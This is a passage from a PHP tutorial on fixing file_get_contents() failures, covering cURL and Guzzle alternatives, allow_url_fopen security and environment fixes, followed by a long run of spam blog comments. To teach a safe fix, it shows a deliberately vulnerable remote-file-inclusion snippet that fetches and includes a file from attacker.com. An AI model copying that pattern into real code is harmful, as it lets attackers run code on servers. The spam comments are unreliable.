curl_close($ch);
Part 10 — file_get_contents() vs cURL vs Guzzle: When to Use Each
Understanding which tool is right for each job prevents this problem from recurring.
The Complete Comparison
┌──────────────────────────────────────────────────────────────────────────────┐
│              file_get_contents()  │  cURL  │  Guzzle/Symfony HTTP │  Streams│
├──────────────────────────────────────────────────────────────────────────────┤
│ Simple GET request        ✅ Yes   │  ✅    │       ✅             │   ✅     │
│ POST with JSON body       ✅ Yes   │  ✅    │       ✅             │   ✅     │
│ Custom headers            ✅ Yes   │  ✅    │       ✅             │   ✅     │
│ Basic authentication      ✅ Yes   │  ✅    │       ✅             │   ✅     │
│ NTLM authentication       ❌ No    │  ✅    │       ✅             │   ❌     │
│ Connection timeout        ❌ No    │  ✅    │       ✅             │   ❌     │
│ Transfer timeout          ✅ Yes   │  ✅    │       ✅             │   ✅     │
│ Separate SSL CA bundle    ⚠️ php.ini│ ✅    │       ✅             │   ⚠️     │
│ Open_basedir bypass       ❌ No    │  ✅    │       ✅             │   ❌     │
│ allow_url_fopen needed    ✅ Yes   │  ❌    │       ❌             │   ✅     │
│ Streaming large files     ✅ Yes   │  ✅    │       ✅             │   ✅     │
│ Cookie handling           ❌ No    │  ✅    │       ✅             │   ❌     │
│ HTTP/2 support            ❌ No    │  ✅    │       ✅             │   ❌     │
│ Multipart uploads         ❌ No    │  ✅    │       ✅             │   ❌     │
│ Async/concurrent requests ❌ No    │  ✅    │       ✅             │   ❌     │
│ Retry logic               ❌ No    │  ❌    │       ✅             │   ❌     │
│ Response code check       ⚠️ Header│ ✅    │       ✅             │   ⚠️     │
│ Requires extra config     ✅ More  │  ❌    │       ❌ (composer)  │   ✅     │
│ Code simplicity           ✅ Best  │  Good  │       Best API       │  Complex │
└──────────────────────────────────────────────────────────────────────────────┘
Decision Guide: Which to Use
Use file_get_contents() when:
  ✅ Reading local files (its primary use case)
  ✅ Simple one-off HTTP GET requests in scripts
  ✅ Reading small remote files/APIs that always return 200
  ✅ allow_url_fopen is reliably enabled in your environment
  ✅ Code simplicity is the priority

Use cURL when:
  ✅ Production API calls (better error handling)
  ✅ Need connection timeout (not just total timeout)
  ✅ open_basedir is set on the server
  ✅ Complex authentication (NTLM, OAuth, Digest)
  ✅ Cookie jar management
  ✅ Following complex redirect chains
  ✅ HTTP/2 connections
  ✅ Uploading files (multipart)
  ✅ The server has allow_url_fopen disabled

Use Guzzle/Symfony HTTP Client when:
  ✅ Building a proper application (not a one-off script)
  ✅ Need async/concurrent requests
  ✅ Need middleware (logging, retry, auth)
  ✅ API client that will be tested and maintained
  ✅ PSR-7 compliance required

Use php streams / fopen directly when:
  ✅ Streaming large files without loading into memory
  ✅ Reading FTP files
  ✅ Processing remote CSV/XML line-by-line
The Perfect Drop-In Replacement for file_get_contents()
<?php
/**
 * smart_get_contents() — A smarter replacement for file_get_contents().
 *
 * Automatically chooses cURL or file_get_contents() based on:
 * - Whether it's a local file (always use file_get_contents())
 * - Whether allow_url_fopen is enabled (use file_get_contents())
 * - Whether cURL is available (use cURL as fallback)
 * - Fails clearly if neither is available
 *
 * @param  string   $url      Local path or HTTP/HTTPS/FTP URL
 * @param  array    $options  Request options
 * @return string|false       Response body or false on failure
 */
function smart_get_contents(string $url, array $options = []): string|false {

    $defaults = [
        'timeout'       => 30,
        'verify_ssl'    => true,
        'method'        => 'GET',
        'headers'       => [],
        'body'          => null,
        'follow_redirects' => true,
    ];

    $opts = array_merge($defaults, $options);

    // Local file: always use file_get_contents
    if (!str_starts_with($url, 'http://') &&
        !str_starts_with($url, 'https://') &&
        !str_starts_with($url, 'ftp://')) {
        return file_get_contents($url);
    }

    // Remote URL: try file_get_contents if allow_url_fopen is enabled
    if (ini_get('allow_url_fopen')) {
        $headerLines = array_merge([
            'User-Agent: PHP/' . PHP_VERSION,
        ], $opts['headers']);

        $httpOpts = [
            'method'          => strtoupper($opts['method']),
            'header'          => implode("\r\n", $headerLines),
            'timeout'         => $opts['timeout'],
            'ignore_errors'   => true,
            'follow_location' => $opts['follow_redirects'] ? 1 : 0,
        ];

        if ($opts['body'] !== null) {
            $httpOpts['content'] = is_array($opts['body'])
                ? json_encode($opts['body'])
                : $opts['body'];
        }

        $sslOpts = [
            'verify_peer'      => $opts['verify_ssl'],
            'verify_peer_name' => $opts['verify_ssl'],
        ];

        $context = stream_context_create([
            'http' => $httpOpts,
            'ssl'  => $sslOpts,
        ]);

        $result = @file_get_contents($url, false, $context);

        if ($result !== false) {
            return $result;
        }

        // Log the error and fall through to cURL
        $error = error_get_last();
        error_log("smart_get_contents: file_get_contents failed: " .
                  ($error['message'] ?? 'unknown') . " — falling back to cURL");
    }

    // Fallback: use cURL
    if (!function_exists('curl_init')) {
        trigger_error(
            'smart_get_contents: Neither allow_url_fopen nor cURL is available',
            E_USER_WARNING
        );
        return false;
    }

    $ch = curl_init($url);
    curl_setopt_array($ch, [
        CURLOPT_RETURNTRANSFER => true,
        CURLOPT_TIMEOUT        => $opts['timeout'],
        CURLOPT_CONNECTTIMEOUT => 10,
        CURLOPT_SSL_VERIFYPEER => $opts['verify_ssl'],
        CURLOPT_SSL_VERIFYHOST => $opts['verify_ssl'] ? 2 : 0,
        CURLOPT_FOLLOWLOCATION => $opts['follow_redirects'],
        CURLOPT_MAXREDIRS      => 10,
        CURLOPT_CUSTOMREQUEST  => strtoupper($opts['method']),
        CURLOPT_HTTPHEADER     => array_merge(
            ['User-Agent: PHP/' . PHP_VERSION],
            $opts['headers']
        ),
    ]);

    if ($opts['body'] !== null) {
        curl_setopt($ch, CURLOPT_POSTFIELDS,
            is_array($opts['body']) ? json_encode($opts['body']) : $opts['body']
        );
    }

    $result = curl_exec($ch);
    $errno  = curl_errno($ch);
    $error  = curl_error($ch);
    curl_close($ch);

    if ($errno !== 0) {
        trigger_error("smart_get_contents cURL error #{$errno}: {$error}", E_USER_WARNING);
        return false;
    }

    return $result;
}

// ── Usage examples ───────────────────────────────────────────────────────────

// Simple GET:
$html = smart_get_contents('https://api.example.com/data');

// With headers:
$json = smart_get_contents('https://api.example.com/users', [
    'headers' => ['Authorization: Bearer TOKEN', 'Accept: application/json'],
]);

// POST:
$response = smart_get_contents('https://api.example.com/users', [
    'method'  => 'POST',
    'headers' => ['Content-Type: application/json'],
    'body'    => ['name' => 'Alice', 'email' => 'alice@example.com'],
    'timeout' => 15,
]);
Part 11 — Security Implications of allow_url_fopen
Enabling allow_url_fopen is not risk-free. Understanding the security implications lets you make an informed decision.
What Enabling allow_url_fopen Actually Allows
<?php
// With allow_url_fopen = On, ALL of these work:

// 1. Remote HTTP/HTTPS:
$html = file_get_contents('https://attacker.com/malware.txt');

// 2. FTP:
$file = file_get_contents('ftp://user:pass@ftp.example.com/data.csv');

// 3. PHP stream wrappers:
$data = file_get_contents('php://input');  // Already available

// 4. Data URIs:
$decoded = file_get_contents('data://text/plain;base64,' . base64_encode('hello'));
The Real Risk: Remote File Inclusion (RFI)
If your code uses file_get_contents() with user-supplied paths and allow_url_fopen is on:
<?php
// ❌ VULNERABLE — Remote File Inclusion (RFI):
$template = $_GET['template'];
$content  = file_get_contents($template);  // User can pass https://attacker.com/shell.php
include $content;                           // Execute attacker's code

// ✅ SAFE — Always validate paths:
$allowed_templates = ['header', 'footer', 'sidebar'];
$template_name = $_GET['template'] ?? 'header';

if (!in_array($template_name, $allowed_templates, true)) {
    die('Invalid template');
}

// Only read local files in a specific directory:
$safe_path = realpath(__DIR__ . '/templates/' . $template_name . '.html');
$base_dir  = realpath(__DIR__ . '/templates/');

if (strpos($safe_path, $base_dir) !== 0) {
    die('Path traversal detected');
}

$content = file_get_contents($safe_path);
When allow_url_fopen Is Too Risky: Use cURL
<?php
/**
 * If allow_url_fopen poses security risks in your environment
 * (shared hosting, multi-tenant, legacy code with RFI vulnerabilities),
 * use cURL exclusively for HTTP requests and keep allow_url_fopen Off.
 *
 * This function provides a clean API equivalent to file_get_contents():
 */
function secure_http_get(string $url, int $timeout = 30): string|false {

    // Validate that it's actually an HTTP/HTTPS URL
    $parsed = parse_url($url);
    if (!in_array($parsed['scheme'] ?? '', ['http', 'https'], true)) {
        throw new \InvalidArgumentException("Only HTTP/HTTPS URLs are allowed");
    }

    // Block internal/private IP ranges (SSRF protection)
    $host = $parsed['host'] ?? '';
    if ($ip = gethostbyname($host)) {
        if (filter_var($ip, FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE | FILTER_FLAG_NO_RES_RANGE) === false) {
            throw new \RuntimeException("Access to private/internal IP addresses is blocked");
        }
    }

    $ch = curl_init($url);
    curl_setopt_array($ch, [
        CURLOPT_RETURNTRANSFER => true,
        CURLOPT_TIMEOUT        => $timeout,
        CURLOPT_SSL_VERIFYPEER => true,
        CURLOPT_SSL_VERIFYHOST => 2,
        CURLOPT_FOLLOWLOCATION => false,  // Don't follow redirects (SSRF risk)
        CURLOPT_USERAGENT      => 'PHP/' . PHP_VERSION,
    ]);

    $result = curl_exec($ch);
    $errno  = curl_errno($ch);
    curl_close($ch);

    return $errno === 0 ? $result : false;
}
Part 12 — Environment-Specific Fixes
Docker Containers
# In your Dockerfile, ensure PHP is configured correctly:
FROM php:8.2-cli

# Install required extensions
RUN docker-php-ext-install curl

# Enable allow_url_fopen and configure SSL
RUN echo "allow_url_fopen = On" > /usr/local/etc/php/conf.d/custom.ini && \
    echo "openssl.cafile = /etc/ssl/certs/ca-certificates.crt" >> /usr/local/etc/php/conf.d/custom.ini && \
    echo "default_socket_timeout = 30" >> /usr/local/etc/php/conf.d/custom.ini

# Install CA certificates
RUN apt-get update && apt-get install -y ca-certificates && update-ca-certificates
# docker-compose.yml — set PHP config via environment:
services:
  app:
    image: php:8.2-cli
    environment:
      - PHP_INI_SCAN_DIR=/usr/local/etc/php/conf.d
    volumes:
      - ./php-custom.ini:/usr/local/etc/php/conf.d/custom.ini
; php-custom.ini (mounted into container)
allow_url_fopen = On
default_socket_timeout = 30
openssl.cafile = /etc/ssl/certs/ca-certificates.crt
Shared Hosting (cPanel / Plesk)
<?php
// On shared hosting where you can't edit php.ini:

// Option 1: Runtime override (may not work on all hosts)
@ini_set('allow_url_fopen', '1');
if (!ini_get('allow_url_fopen')) {
    // Fallback to cURL:
    $result = http_get_curl('https://api.example.com/data');
} else {
    $result = file_get_contents('https://api.example.com/data');
}

// Option 2: Use .user.ini (cPanel/shared hosting)
// Create .user.ini in your web root:
// allow_url_fopen = On
// Note: .user.ini is cached by PHP for up to 300 seconds

// Option 3: Use php.ini via cPanel
// Login to cPanel → PHP Selector / PHP Configuration
// Find allow_url_fopen → switch to On

// Option 4: Always use cURL (safest for shared hosting)
function http_get_curl(string $url): string|false {
    if (!function_exists('curl_init')) return false;
    $ch = curl_init($url);
    curl_setopt_array($ch, [
        CURLOPT_RETURNTRANSFER => true,
        CURLOPT_TIMEOUT => 30,
        CURLOPT_SSL_VERIFYPEER => true,
    ]);
    $result = curl_exec($ch);
    curl_close($ch);
    return $result;
}
Laravel / Composer Projects
<?php
// In Laravel — never use file_get_contents() for HTTP.
// Use Laravel's HTTP client (built on Guzzle):

use Illuminate\Support\Facades\Http;

// GET:
$response = Http::get('https://api.example.com/data');
$data = $response->json();

// POST with JSON:
$response = Http::withToken('your-api-token')
               ->post('https://api.example.com/users', [
                   'name'  => 'Alice',
                   'email' => 'alice@example.com',
               ]);

// With timeout and retry:
$response = Http::timeout(30)
               ->retry(3, 100)  // 3 attempts, 100ms delay
               ->get('https://unreliable-api.example.com');

// This works regardless of allow_url_fopen — it uses Guzzle/cURL
// Artisan command using file_get_contents in CLI context:
// config/app.php environment variables:
// PHP_ALLOW_URL_FOPEN=On

// Or in config/php.ini.d (Laravel Vapor / custom):
// allow_url_fopen = On
WordPress
<?php
// In WordPress — always use wp_remote_get() / wp_remote_post()
// These use WordPress's HTTP API which falls back through:
// 1. cURL (if available)
// 2. PHP streams (if allow_url_fopen is on)
// 3. fsockopen

// GET:
$response = wp_remote_get('https://api.example.com/data', [
    'timeout' => 30,
    'headers' => ['Authorization' => 'Bearer ' . $token],
]);

if (is_wp_error($response)) {
    error_log('API request failed: ' . $response->get_error_message());
} else {
    $body = wp_remote_retrieve_body($response);
    $code = wp_remote_retrieve_response_code($response);
    $data = json_decode($body, true);
}

// POST:
$response = wp_remote_post('https://api.example.com/users', [
    'timeout'     => 30,
    'body'        => json_encode(['name' => 'Alice']),
    'headers'     => [
        'Content-Type'  => 'application/json',
        'Authorization' => 'Bearer ' . $token,
    ],
]);
Part 13 — Complete Quick-Reference Diagnostic Table
| Error Message | Root Cause | Fix Location |
|---|---|---|
| HTTP wrapper is disabled in the server configuration | allow_url_fopen = Off | Part 2 |
| open_basedir restriction in effect | open_basedir set | Part 3 |
| SSL operation failed with code 1 | SSL certificate error | Part 4 |
| certificate verify failed | Wrong/missing CA bundle | Part 4 |
| Failed to enable crypto | TLS handshake failed | Part 4 |
| Connection timed out | default_socket_timeout too low | Part 6 |
| Unable to connect / timeout | Slow network or server | Part 6 |
| Connection refused | Firewall or server down | Part 7 |
| Name or service not known | DNS resolution failure | Part 7 |
| No route to host | Routing/firewall issue | Part 7 |
| Returns false with no warning | Error suppressed with @ | Remove @ to see error |
| Returns false on redirect | Redirects not followed | Part 8 |
| Returns empty string | Response has no body (204, 304) | Expected — check status code |
| Cannot connect to HTTPS server | SSL + allow_url_fopen interaction | Part 4 + Part 2 |
| Proxy authentication error | NTLM proxy — file_get_contents() can’t handle | Use cURL (Part 7) |
The Two Patterns That Solve Everything
Advice (allow_url_fopen = On) solves one cause out of eight. Here’s the complete picture:
If you need to fix file_get_contents() right now:
- Run the diagnostic script from Part 1
- Match your error to the table in Part 13
- Apply the specific fix from the referenced section
If you’re designing a new PHP project:
Stop using file_get_contents() for HTTP requests in application code. Use:
- cURL for scripts and simple applications
- Guzzle (composer require guzzlehttp/guzzle) for any proper application
- WordPress HTTP API (wp_remote_get) inside WordPress
- Laravel HTTP client (Http::get()) inside Laravel
file_get_contents() with HTTP URLs is best suited for quick scripts, throwaway code, and places where simplicity outweighs robustness. For anything that will live in production, cURL or a proper HTTP client is the right tool.
The smart_get_contents() wrapper from Part 10 gives you the best of both worlds — it uses file_get_contents() when it can and falls back to cURL when it can’t, with clean error messages that tell you exactly what failed.
Complete Checklist: When file_get_contents() Returns false
□ Step 1: Remove @ error suppressor to see the actual error
          $result = file_get_contents($url);  // NOT @file_get_contents

□ Step 2: Run the diagnostic script (Part 1)
          php diagnose_fgc.php

□ Step 3: Check allow_url_fopen
          php -r "echo ini_get('allow_url_fopen');"
          → If empty/0: Fix in php.ini (Part 2)

□ Step 4: Check open_basedir
          php -r "echo ini_get('open_basedir');"
          → If set: May be blocking URL access (Part 3)

□ Step 5: Check SSL
          php -r "file_get_contents('http://httpbin.org/get');"  // HTTP, not HTTPS
          → If HTTP works but HTTPS fails: SSL certificate issue (Part 4)

□ Step 6: Check timeout
          php -r "echo ini_get('default_socket_timeout');"
          → If < 30: Increase it, or set per-request (Part 6)

□ Step 7: Test cURL for comparison
          php -r "
          \$ch = curl_init('https://httpbin.org/get');
          curl_setopt(\$ch, CURLOPT_RETURNTRANSFER, true);
          \$r = curl_exec(\$ch);
          echo curl_errno(\$ch) ? 'cURL fails too' : 'cURL works';
          "
          → If cURL also fails: Network-level issue (Part 7)

□ Step 8: If all else fails — switch to cURL
          Replace file_get_contents($url) with the smart_get_contents()
          wrapper from Part 10, which auto-falls-back to cURL.



Attractive section of content. I just stumbled upon your weblog and in accession capital to claim
that I acquire in fact enjoyed account your blog posts.
Anyway I will be subscribing to your feeds or even I success you get entry to
consistently rapidly.
With havin so much written content do you ever run into any issues of plagorism or copyright violation? My website has a lot of exclusive content
I’ve either authored myself or outsourced but it appears a lot of
it is popping it up all over the internet without my agreement.
Do you know any solutions to help reduce content from being ripped off?
I’d definitely appreciate it.
If you are going for finest contents like I do, simply pay a visit this website all the time for the reason that it presents feature contents, thanks
my blog … WordPress SEO – https://Seobests.com/,
Hi there! I’m at work browsing your blog from my new apple iphone!
Just wanted to say I love reading through your blog and look forward to all your posts!
Carry on the superb work!
My partner and I stumbled over here by a different web address and thought I might check things out.
I like what I see so i am just following you.
Look forward to looking at your web page again.
This web site really has all the information and facts I needed concerning
this subject and didn’t know who to ask.
Hi there, I discovered your web site by means of Google even as looking
for a similar matter, your website got here up, it appears to be like
great. I’ve bookmarked it in my google bookmarks.
Hi there, just was aware of your blog thru Google, and found that it’s truly informative.
I am gonna be careful for brussels. I will appreciate in case you continue this in future.
Lots of folks shall be benefited out of your writing.
Cheers!
Hi, i think that i saw you visited my weblog so i came to “return the favor”.I’m trying to find
things to enhance my website!I suppose its ok to use some
of your ideas!!
My brother recommended I might like this blog. He was
entirely right. This post actually made my day.
You can not imagine simply how much time I had spent
for this info! Thanks!
Hi there, I log on to your blog daily. Your humoristic
style is awesome, keep doing what you’re doing!
I absolutely love your blog and find the majority of your post’s to be precisely what I’m looking for.
Do you offer guest writers to write content for yourself?
I wouldn’t mind publishing a post or elaborating on some
of the subjects you write in relation to here.
Again, awesome web log!
WOW just what I was searching for. Came here by searching
for file_get_contents not working
It’s amazing to go to see this web site and reading the views of all friends concerning this post, while I am also
keen of getting experience.
Ꮪο, уoᥙ gо to tһe ruins, investigate tһe blue light, enter the building, tаke tһe stairs, tһen press tһe d᧐ᴡn button ᧐n tһe elevator.
Nice post. I learn something totally new and challenging on sites
I stumbleupon everyday. It will always be useful to read through articles from other writers and practice a little something from their sites.
Incredible quest there. What occurred after? Take care!
Thanks in favor of sharing such a good thought, post is nice,
thats why i have read it fully
When someone writes an paragraph he/she keeps the plan of a user in his/her mind that how
a user can understand it. Thus that’s why this paragraph is great.
Thanks!